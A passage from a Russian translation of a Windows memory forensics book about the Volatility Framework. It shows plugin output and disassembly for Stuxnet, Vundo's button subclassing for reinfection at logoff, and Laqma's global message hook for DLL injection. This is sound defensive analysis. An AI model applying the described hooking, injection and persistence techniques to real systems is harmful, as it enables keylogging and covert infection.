> Экспериментальный автоматизированный способ обнаружения приложений, отслеживающих USB, в дампах памяти доступен по ссылке code.google.com. URL ведет к исходному коду плагина Volatility с именем `usbwindows`; ниже показан вывод при его запуске на зараженной Stuxnet машине:

```
$ python vol.py -f stuxnet.vmem --profile=WinXPSP3x86 usbwindows
Volatility Foundation Volatility Framework 2.4
Context                        Process         Window       Procedure
------------------------------ --------------- ------------ ----------
0\Service-0x0-3e7$\Default     services.exe    AFX64c313    0x013fe695
0\Service-0x0-3e5$\Default     services.exe    AFX64c313    0x013fe695
0\SAWinSta\SADesktop           services.exe    AFX64c313    0x013fe695
0\Service-0x0-3e4$\Default     services.exe    AFX64c313    0x013fe695
```

Вредоносное создание подклассов окон

К этому моменту вы уже должны знать, что окна по существу являются экземплярами определенного класса. Существует несколько определенных системой классов, например кнопки, поля со списком и элементы управления редактированием. По умолчанию каждое окно, расширяющее один из базовых классов, использует общую оконную процедуру. Иными словами, без настройки все окна одного класса ведут себя фактически одинаково. Если приложения хотят настроить свои окна иначе, они могут использовать создание подклассов. Например, если бы вы захотели разыграть друзей, можно было бы создать подкласс для всех экземпляров кнопок сворачивания и разворачивания в их приложениях, поменяв поведение кнопок местами. Каждый раз, когда кто-нибудь пытался свернуть программу, она вместо этого разворачивалась бы.

Одна из DLL, связанных с вредоносной программой Vundo, реализует интересный прием, при котором аналогичным образом создаются подклассы кнопок.

На рисунке 14-18 показано, как вредоносная DLL вызывает `CreateWindowExA`, чтобы создать перекрывающееся окно класса `button` размером 10x10. Затем она использует `SetWindowLongA` с флагом `GWL_WNDPROC`, чтобы изменить оконную процедуру кнопки на функцию с меткой `NewButtonWndProc`. Теперь для кнопки создан подкласс, и ее поведение соответствует спецификации новой оконной процедуры.




Figure 14-18: Vundo subclasses buttons for covert actions

Рисунок 14-18. Vundo создает подкласс кнопок для скрытых действий

Обратите внимание, что новую процедуру особенно интересуют сообщения WM_QUERYENDSESSION. Эти сообщения создаются, когда пользователь решает завершить сеанс либо когда приложение сеанса вызывает функцию выключения системы, например NtSystemShutdown. Поэтому NewButtonWndProc выполняется, когда пользователь выходит из системы либо компьютер готовится к перезагрузке или выключению.

Перед возвратом новая процедура вызывает функцию с меткой ReInfectSystem. Эта функция проверяет, остались ли нетронутыми записи реестра и файлы, необходимые для закрепления. Благодаря этому вредоносная программа может пережить перезагрузку, даже когда антивирусные приложения утверждают, что удалили или очистили заражение.

В следующем выводе мы исследовали заражение с помощью плагина windows. Видно, что DLL была внедрена в procexp.exe - Process Explorer. Адрес функции оконной процедуры - 0x20a21a7, что не является стандартной оконной процедурой класса Button.

```
$ python vol.py -f ddabx.vmem --profile=WinXPSP3x86 windows
Volatility Foundation Volatility Framework 2.4
[snip]
Window Handle: #a00ea at 0xbbe4d1d0, Name:
ClassAtom: 0xc061, Class: 6.0.2600.6028!Button
SuperClassAtom: 0xc017, SuperClass: Button
pti: 0xe21ca5b8, Tid: 2328 at 0x81fe7da8
ppi: 0xe2325a98, Process: procexp.exe, Pid: 2056
Visible: No
Left: 4, Top: 30, Bottom: 119, Right: 30
Style Flags: WS_MINIMIZEBOX,WS_TABSTOP,WS_DLGFRAME,WS_BORDER,\
     WS_THICKFRAME,WS_CAPTION,WS_SYSMENU,WS_MAXIMIZEBOX,WS_GROUP,\
     WS_OVERLAPPED,WS_CLIPSIBLINGS
ExStyle Flags: WS_EX_LTRREADING,WS_EX_RIGHTSCROLLBAR,\
     WS_EX_WINDOWEDGE,WS_EX_LEFT
Window procedure: 0x20a21a7
[snip]
```

Дальнейшее исследование можно провести, дизассемблировав код процедуры:

```
$ python vol.py -f ddabx.vmem --profile=WinXPSP3x86 volshell
Volatility Foundation Volatility Framework 2.4
Current context: process System, pid=4, ppid=0 DTB=0x319000
Welcome to volshell!
To get help, type 'hh()'
>>> cc(pid = 2056)
Current context: process procexp.exe, pid=2056, ppid=1008 DTB=0xa9401e0
>>> dis(0x20a21a7)
0x20a21a7 55              PUSH EBP
0x20a21a8 8bec            MOV EBP, ESP
0x20a21aa 837d0c11        CMP DWORD [EBP+0xc], 0x11 ; WM_QUERYENDSESSION
0x20a21ae 752f            JNZ 0x20a21df
0x20a21b0 803d00b00a0200 CMP BYTE [0x20ab000], 0x0
0x20a21b7 750c            JNZ 0x20a21c5
0x20a21b9 c60527b00a0201 MOV BYTE [0x20ab027], 0x1
0x20a21c0 e8b3100000      CALL 0x20a3278 ; ReInfectSystem
0x20a21c5 ff35d0520a02    PUSH DWORD [0x20a52d0]
0x20a21cb c60524b00a0200 MOV BYTE [0x20ab024], 0x0
0x20a21d2 ff1558900a02    CALL DWORD [0x20a9058]
0x20a21d8 33c0            XOR EAX, EAX
0x20a21da 40              INC EAX
0x20a21db 5d              POP EBP
0x20a21dc c21000          RET 0x10
```

Как вы увидели, хотя создание подклассов обычно используется в законных целях, его можно применять и во вредоносных целях. Vundo использует этот механизм, чтобы определять, когда пользователи выходят из системы или когда должна произойти перезагрузка. Оба момента удобны для повторного заражения системы, которую могли очистить приложения, запущенные во время пользовательского сеанса.

Итоги

Значительная часть цифровой криминалистики связана с отслеживанием действий пользователей. Поэтому логично, что подсистема, обрабатывающая пользовательские интерфейсы, сохраняет всевозможные критически важные артефакты. До сих пор вы не видели множества статей или исследований о сокровищах памяти GUI, поскольку архитектура и ее функции API по большей части не документированы. Однако отсутствие документации может сыграть вам на руку, особенно если из-за него злоумышленники не знают, какие изменения вносят в системы жертв, когда входят в них, запускают программы, следят за буфером обмена, отслеживают USB-устройства и так далее. Возможность исследовать эти артефакты в дампах физической памяти - очень интересная функция Volatility Framework!

Глава 15. Подсистема GUI Windows, часть II

Во второй части анализа подсистемы графического пользовательского интерфейса (GUI) Windows рассматриваются обнаружение перехватов сообщений и событий, исследование таблиц дескрипторов объектов USER, извлечение данных из буфера обмена Windows и различные дополнительные темы. Вы также прочитаете несколько подробных тематических исследований, в которых используется криминалистический анализ памяти и подчеркивается уникальная способность Volatility Framework обнаруживать вредоносный код в ОЗУ.

Перехваты сообщений окон

Приложения могут устанавливать перехваты в подсистеме GUI Windows, чтобы настраивать взаимодействие с пользователем, получать уведомления о выполнении определенных действий или записывать все действия пользователя, например для создания учебного видео по работе с компьютером (CBT). Как вы, вероятно, и ожидали, вредоносные программы часто злоупотребляют таким доступом и управлением, чтобы перехватывать нажатия клавиш, внедрять вредоносные библиотеки динамической компоновки (DLL) в доверенные процессы и выполнять другие злонамеренные действия.

Когда пользователь нажимает клавишу, система создает сообщение `WM_KEYDOWN` и доставляет его (вместе с дополнительными сведениями, например о конкретной клавише, о том, была ли в этот момент нажата SHIFT, и так далее) в очередь целевого окна. Целевым обычно является окно переднего плана, находящееся в фокусе. Когда сообщение попадает в очередь, поток, владеющий окном, просыпается и обрабатывает сообщение: это может означать добавление введенного символа в поле редактирования текста, выполнение особого действия, если клавиша является горячей, или даже простое игнорирование. На рисунке 15-1 показана сильно упрощенная схема системы сообщений без перехвата.




Figure 15-1: A nonhooked window messaging system

Рисунок 15-1. Система сообщений окон без перехвата

Перехваты сообщений могут перехватывать сообщения окон до того, как они достигнут целевой оконной процедуры. Например, злоумышленники могут следить за всеми связанными с клавиатурой сообщениями, включая `WM_KEYDOWN`, чтобы записывать их, а затем либо передавать предназначенному приложению, либо вообще не позволять им попасть в нужное место. Это один из старейших и наиболее эффективных способов регистрации нажатий клавиш в системах на базе Windows.

На рисунке 15-2 показана работа системы сообщений при установленных перехватах. Когда создается сообщение, DLL, содержащая процедуру-перехватчик, отображается в адресное

пространство указанных потоков, если она еще не загружена. Сообщение передается процедуре-перехватчику, которая обрабатывает его требуемым образом; наконец, если это разрешено, сообщение достигает целевой оконной процедуры для обычной обработки.




Figure 15-2: Malware can hook into the messaging system.

Рисунок 15-2. Вредоносная программа может встроить перехват в систему сообщений

Установка перехвата сообщений

Противники могут использовать функцию `SetWindowsHookEx` для установки перехватов сообщений. Ниже приведен прототип функции:

```
HHOOK WINAPI SetWindowsHookEx(
  _In_  int idHook,
  _In_  HOOKPROC lpfn,
  _In_  HINSTANCE hMod,
  _In_  DWORD dwThreadId
);
```

Ниже описаны параметры:

• `idHook` - одна из констант `WH_`, например `WH_KEYBOARD` или `WH_MOUSE`. Она задает типы сообщений, которые следует отслеживать.
• `lpfn` - адрес процедуры-перехватчика, которая обрабатывает сообщение до целевого окна. Эта процедура является функцией типа `HOOKPROC`: она получает сообщение, обрабатывает его и при необходимости передает следующему перехватчику в цепочке (либо целевому окну, если других перехватчиков нет) с помощью `CallNextHookEx`.
• `hMod` - дескриптор DLL, содержащей процедуру-перехватчик. Эта DLL загружается в адресное пространство потока, владеющего целевым окном.
• `dwThreadId` - идентификатор потока (то есть область действия) перехвата. Это может быть идентификатор конкретного потока либо 0, чтобы воздействовать на все потоки текущего рабочего стола.

Почти во всех случаях вредоносные перехваты сообщений имеют глобальную область действия. Поэтому в ходе анализа следует сосредоточиться на глобальных перехватах и попытаться восстановить исходные параметры, переданные `SetWindowsHookEx`, чтобы определить виновную DLL и функцию-перехватчик.

Цели анализа

Перед вами стоят следующие цели:

• **Обнаружение глобальных перехватов:** определить, установлены ли глобальные перехваты сообщений, воздействующие на все потоки рабочего стола.
• **Атрибуция DLL:** проследить функцию-перехватчик до содержащей ее DLL на диске.

• **Анализ функции-перехватчика:** проанализировать код функции-перехватчика, чтобы понять, какие взаимодействия с пользовательским интерфейсом (нажатия клавиш, движения мыши и так далее) отслеживаются.

Структуры данных

Структурой перехвата сообщений является `tagHOOK`. Ниже приведен пример из 64-разрядной Windows 7:

```
>>> dt("tagHOOK")
'tagHOOK' (96 bytes)
0x0   : head                          ['_THRDESKHEAD']
0x28  : phkNext                       ['pointer64', ['tagHOOK']]
0x30  : iHook                         ['long']
0x38  : offPfn                        ['unsigned long long']
0x40  : flags                         ['Flags', {'bitmap': {'HF_INCHECKWHF': 8,
  'HF_HOOKFAULTED': 4, 'HF_WX86KNOWNDLL': 6, 'HF_HUNG': 3, 'HF_FREED': 9,
  'HF_ANSI': 1, 'HF_GLOBAL': 0, 'HF_DESTROYED': 7}}]
0x44  : ihmod                         ['long']
0x48  : ptiHooked                     ['pointer64', ['tagTHREADINFO']]
0x50  : rpdesk                        ['pointer64', ['tagDESKTOP']]
0x58  : fLastHookHung                 ['BitField', {'end_bit': 8,
  'start_bit': 7, 'native_type': 'long'}]
0x58  : nTimeout                      ['BitField', {'end_bit': 7,
  'start_bit': 0, 'native_type': 'unsigned long'}]
```

Ключевые моменты

Ключевые моменты таковы:

• `head`: общий заголовок объектов USER, который может помочь определить владеющий процесс или поток. Дополнительные сведения приведены в разделе `Дескрипторы USER`.
• `phkNext`: указатель на следующий перехватчик в цепочке. Когда процедура-перехватчик вызывает `CallNextHookEx`, система находит следующий перехватчик с помощью этого члена.
• `offPfn`: относительный виртуальный адрес (RVA) процедуры-перехватчика. Процедура может находиться в том же модуле, что и код, вызывающий `SetWindowsHookEx` (только для локальных перехватов конкретного потока), и в этом случае `ihmod` равен -1. В противном случае для глобальных перехватов процедура находится в DLL, а `ihmod` является индексом в массиве атомов, расположенном по адресу `win32k!_aatomSysLoaded`. Чтобы определить имя DLL, необходимо преобразовать `ihmod` в атом, а затем получить имя атома (см. главу 14).
• `ptiHooked`: это значение можно использовать для идентификации перехваченного потока.
• `rpdesk`: идентифицирует рабочий стол, на котором установлен перехват. Перехваты не могут пересекать границы рабочих столов.

Обнаружение перехватов сообщений для внедрения DLL

Плагин `messagehooks` перечисляет глобальные перехваты, находя все рабочие столы и обращаясь к `tagDESKTOP.pDeskInfo.aphkStart` - массиву структур `tagHOOK`, положения которых в массиве указывают, какой тип сообщения должен фильтроваться (например, `WH_KEYBOARD` или `WH_MOUSE`). Значение `tagDESKTOP.pDeskInfo.fsHooks` используется как битовая карта, сообщающая, какие позиции массива активно используются. Аналогично для каждого потока плагин ищет локальные (то есть относящиеся к конкретному потоку) перехваты, проверяя `tagTHREADINFO.aphkStart` и `tagTHREADINFO.fsHooks`.

На рисунке 15-3 показан дизассемблированный код вредоносной программы Laqma, устанавливающей перехват WM_GETMESSAGE. Это пример использования вредоносной программой SetWindowsHookEx просто как средства загрузки DLL в другие процессы, а не для мониторинга или перехвата сообщений. Это можно понять по тому, что lpfnWndProc лишь передает управление следующему перехватчику в цепочке, вызывая CallNextHookEx. Обратите также внимание, что параметр dwThreadId равен 0: перехват является глобальным и повлияет на все потоки GUI того же рабочего стола, на котором выполняется вредоносная программа.

Запуск плагина messagehooks на дампе памяти, зараженном Laqma, дает примерно следующие результаты:

```
$ python vol.py -f laqma.vmem --profile=WinXPSP3x86 messagehooks --output=block
Volatility Foundation Volatility Framework 2.4
Offset(V)  : 0xbc693988
Session    : 0
Desktop    : WinSta0\Default
Thread     : <any>
Filter     : WH_GETMESSAGE
Flags      : HF_ANSI, HF_GLOBAL
Procedure  : 0x1fd9
ihmod      : 1
Module     : C:\WINDOWS\system32\Dll.dll

Offset(V)  : 0xbc693988
Session    : 0
Desktop    : WinSta0\Default
Thread     : 1584 (explorer.exe 1624)
Filter     : WH_GETMESSAGE
Flags      : HF_ANSI, HF_GLOBAL
Procedure  : 0x1fd9
ihmod      : 1
Module     : C:\WINDOWS\system32\Dll.dll

Offset(V)  : 0xbc693988
Session    : 0
Desktop    : WinSta0\Default
Thread     : 252 (VMwareUser.exe 1768)
Filter     : WH_GETMESSAGE
Flags      : HF_ANSI, HF_GLOBAL
Procedure  : 0x1fd9
ihmod      : 1
Module     : C:\WINDOWS\system32\Dll.dll
[snip]
```




Figure 15-3: Laqma installs a message hook to inject Dll.dll into other processes

Рисунок 15-3. Laqma устанавливает перехват сообщений для внедрения Dll.dll в другие процессы

Как видите, все перехваты являются глобальными, поскольку флаги включают `HF_GLOBAL`. Это означает, что они являются непосредственным результатом вызова `SetWindowsHookEx` с параметром `dwThreadId`, равным 0. Хотя не все глобальные перехваты вредоносны, все виденные нами образцы вредоносных программ, перехватывающие сообщения окон, используют глобальные перехваты.

Разница между тремя показанными перехватами заключается в том, что первый является глобальным и был получен из структуры `tagDESKTOP`. Это видно по тому, что целевой поток указан как `<any>`. Запись сообщает, что любые потоки GUI, работающие на рабочем столе `WinSta0\Default`, подвергаются мониторингу вредоносной программой. Следующие два перехвата связаны с конкретными потоками (в результате глобального перехвата) и привели к внедрению `Dll.dll` в `explorer.exe` и `VMwareUser.exe`.

Из дизассемблированного кода на рисунке 15-3 уже известно, что `lpfnWndProc` не содержит специальной полезной нагрузки: этот перехват существует только для внедрения DLL в другие процессы. Однако не упускайте из виду, что плагин `messagehooks` показывает адрес процедуры-перехватчика в DLL как RVA. В приведенных примерах процедуру-перехватчик можно найти по смещению `0x1fd9` от базы `Dll.dll` в затронутых процессах. Поэтому, если назначение перехвата заранее неизвестно, можно легко использовать `volshell`, переключиться в контекст целевого процесса и дизассемблировать функцию.

Как показано в следующем коде, базовый адрес (`0xac0000`) внедренной DLL внутри `explorer.exe` можно найти с помощью плагина `dlllist`. Затем можно дизассемблировать код по смещению

0x1fd9. Обратите внимание, что функция состоит всего из нескольких инструкций, которые по существу передают свои аргументы в неизменном виде функции CallNextHookEx.

```
$ python vol.py -f laqma.vmem --profile=WinXPSP3x86 dlllist -p 1624
      | grep Dll.dll
Volatility Foundation Volatility Framework 2.4
0x00ac0000     0x8000 C:\Documents and Settings\Mal Ware\Desktop\Dll.dll

$ python vol.py -f laqma.vmem --profile=WinXPSP3x86 volshell
Volatility Foundation Volatility Framework 2.4
Current context: process System, pid=4, ppid=0 DTB=0x31a000
Welcome to volshell!
To get help, type 'hh()'
>>> cc(pid = 1624)
Current context: process explorer.exe, pid=1624, ppid=1592 DTB=0x80001c0
>>> dis(0x00ac0000 + 0x00001fd9)
0xac1fd9 ff74240c                    PUSH DWORD [ESP+0xc]
0xac1fdd ff74240c                    PUSH DWORD [ESP+0xc]
0xac1fe1 ff74240c                    PUSH DWORD [ESP+0xc]
0xac1fe5 ff350060ac00                PUSH DWORD [0xac6000]
0xac1feb ff157c40ac00                CALL DWORD [0xac407c] ; CallNextHookEx
0xac1ff1 c20c00                      RET 0xc
```

Последний артефакт, который следует отметить при использовании перехватов сообщений для внедрения DLL, заключается в добавлении полного пути на диске к вредоносной DLL в таблицу атомов. Как ранее описано в главе 14, таблицы атомов можно исследовать с помощью плагинов atoms или atomscan. В следующем выводе вы должны узнать строку Dll.dll:

```
$ python vol.py -f laqma.vmem --profile=WinXPSP3x86 atoms
Volatility Foundation Volatility Framework 2.4
AtomOfs(V)       Atom Refs   Pinned Name
---------- ---------- ------ ------ ----
0xe1000d10     0xc001      1      1 USER32
0xe155e958     0xc002      1      1 ObjectLink
0xe100a308     0xc003      1      1 OwnerLink
0xe1518c00     0xc004      1      1 Native
0xe1b2aa88     0xc1b2      2      0 __axelsvc
0xe4bcb888     0xc1be      2      0 ShImgVw:CPreview
0xe11b0250     0xc1c1      2      0 __srvmgr32
0xe1f8bc30     0xc1c3      1      0 C:\WINDOWS\system32\psbase.dll
0xe28ed818     0xc1c7      1      0 BCGP_TEXT
0xe2950c98     0xc19f      1      0 ControlOfs01420000000000FC
0xe11d6290     0xc1a0      1      0 C:\WINDOWS\system32\Dll.dll
0xe1106380     0xc1a1      1      0 BCGM_ONCHANGE_ACTIVE_TAB
0xe11a5090     0xc1a2      1      0 ControlOfs01EE0000000003C8
[snip]
```

> **Примечание.**
>
> Не все пути к DLL в таблице атомов связаны с перехватами сообщений. Приложения могут помещать строки в таблицу атомов по множеству причин. Например, psbase.dll находится непосредственно над Dll.dll, но psbase.dll является законным компонентом Windows.

Дескрипторы USER

Дескрипторы USER - это ссылки на объекты подсистемы GUI. Подобно тому как CreateFile возвращает HANDLE на _FILE_OBJECT, которым управляет диспетчер исполнительных объектов NT, CreateWindow возвращает HWND (дескриптор tagWND), которым управляет подсистема GUI. Существует либо 20 (от Windows XP до Vista), либо 22 (Windows 7) типа объектов USER, включая TYPE_FREE.

С точки зрения вредоносных программ и криминалистического анализа таблицы дескрипторов USER чрезвычайно ценны, поскольку предоставляют альтернативный способ поиска доказательств. Например, мы уже обсуждали, как находить окна и перехваты, но те же объекты можно найти, обходя таблицу дескрипторов USER. Поэтому, если злоумышленник проявит изобретательность и попытается скрыть объекты с помощью DKOM, для эффективности ему придется скрыть их двумя способами, а не одним. Кроме того, таблицы дескрипторов USER могут служить основным способом поиска объектов, которые невозможно обнаружить иначе, например перехватов событий и данных буфера обмена.

> **Примечание.**
>
> Возможно, вы помните из главы 6, что `_EPROCESS.ObjectTable` каждого процесса указывает на относящуюся к процессу таблицу дескрипторов исполнительных объектов (файлов, ключей реестра, мьютексов и так далее). Подсистема GUI устроена иначе: на каждый сеанс приходится одна таблица дескрипторов USER, и все процессы сеанса совместно используют ее. Это не означает, что из любого процесса можно получить доступ ко всем объектам таблицы дескрипторов USER. Как вы скоро увидите, вместе с каждым дескриптором система хранит метаданные, определяющие, какой процесс или поток является владельцем.

Цели анализа

Перед вами стоят следующие цели:

• **Программируемый API:** API таблицы дескрипторов USER внутри Volatility можно использовать для создания плагинов, анализирующих определенные типы объектов USER. Именно так в настоящее время работают плагины `eventhooks` и `clipboard`.
• **Проверка или перекрестная сверка:** вредоносная программа может различными способами использовать методы руткитов, чтобы скрывать дескрипторы объектов, однако таблицу дескрипторов USER всегда можно проверить как авторитетное представление доступных ресурсов. Имея административный доступ и зная в основном недокументированные внутренние структуры данных ядра, можно манипулировать и самой таблицей дескрипторов USER.

Структуры данных

В работе таблицы дескрипторов участвуют различные структуры. Во-первых, символ `win32k!_gahti` представляет собой массив структур `tagHANDLETYPEINFO`, по одной для каждого типа объекта. По замыслу эти структуры похожи на `nt!_OBJECT_TYPE` для исполнительных объектов. В частности, структуры сведений о типах дескрипторов сообщают, какие теги пула связаны с каждым типом объекта; выделяются ли объекты из кучи рабочего стола, общей кучи или пула сеанса; а также принадлежит объект потоку или процессу.

Ниже показана структура для 64-разрядной Windows 7:

```
>>> dt("tagHANDLETYPEINFO")
'tagHANDLETYPEINFO' (16 bytes)
0x0   : fnDestroy                     ['pointer', ['void']]
0x8   : dwAllocTag                    ['String', {'length': 4}]
0xc   : bObjectCreateFlags            ['Flags', {'target': 'unsigned char',
   'bitmap': {'OCF_VARIABLESIZE': 7, 'OCF_DESKTOPHEAP': 4,
   'OCF_THREADOWNED': 0, 'OCF_SHAREDHEAP': 6, 'OCF_USEPOOLIFNODESKTOP': 5,
   'OCF_USEPOOLQUOTA': 3, 'OCF_MARKPROCESS': 2, 'OCF_PROCESSOWNED': 1}}
```

Ключевые моменты

Ключевые моменты таковы:

• `fnDestroy`: указывает на стандартную функцию освобождения или очистки для данного типа объекта.
• `dwAllocTag`: это значение похоже на тег пула; оно состоит из четырех символов ASCII, непосредственно предшествующих объектам в памяти, поэтому его можно использовать для поиска или идентификации выделений.
• `bObjectCreateFlags`: флаги, сообщающие, принадлежит ли объект потоку или процессу, выделен ли он из общей кучи или кучи рабочего стола и так далее.

Перечисление типов объектов USER

Кратко рассмотрим вывод плагина `gahti` в 64-разрядной системе Windows 7. Этот плагин находит и анализирует `win32k!_gahti` (`gahti` означает global array of handle table information, глобальный массив сведений таблицы дескрипторов), чтобы показать, какие типы объектов можно ожидать в целевой операционной системе.

Первая запись в `gahti` всегда относится к `TYPE_FREE`, и все ее члены равны 0. Когда дескриптор перестает использоваться, он не удаляется из таблицы дескрипторов немедленно. Вместо этого его тип просто устанавливается в `TYPE_FREE`, что дает возможность потенциально восстановить сведения о ранее использованных дескрипторах.

```
$ python vol.py -f win7x64cmd.dd --profile=Win7SP1x64 gahti
Volatility Foundation Volatility Framework 2.4
Session  Type                Tag      fnDestroy          Flags
-------- ------------------- -------- ------------------ -----
       0 TYPE_FREE                     0x0000000000000000
       0 TYPE_WINDOW          Uswd     0xfffff9600014f660 OCF_DESKTOPHEAP,
OCF_THREADOWNED, OCF_USEPOOLIFNODESKTOP, OCF_USEPOOLQUOTA
       0 TYPE_MENU                     0xfffff960001515ac OCF_DESKTOPHEAP,
OCF_PROCESSOWNED
       0 TYPE_CURSOR          Uscu     0xfffff960001541a0 OCF_MARKPROCESS,
OCF_PROCESSOWNED, OCF_USEPOOLQUOTA
       0 TYPE_SETWINDOWPOS    Ussw     0xfffff960001192b4 OCF_THREADOWNED,
OCF_USEPOOLQUOTA
       0 TYPE_HOOK                     0xfffff9600018e5c8 OCF_DESKTOPHEAP,
OCF_THREADOWNED
       0 TYPE_CLIPDATA        Uscb     0xfffff9600017c5ac
[snip]
       0 TYPE_WINEVENTHOOK    Uswe     0xfffff9600018f148 OCF_THREADOWNED
       0 TYPE_TIMER           Ustm     0xfffff960001046dc OCF_PROCESSOWNED
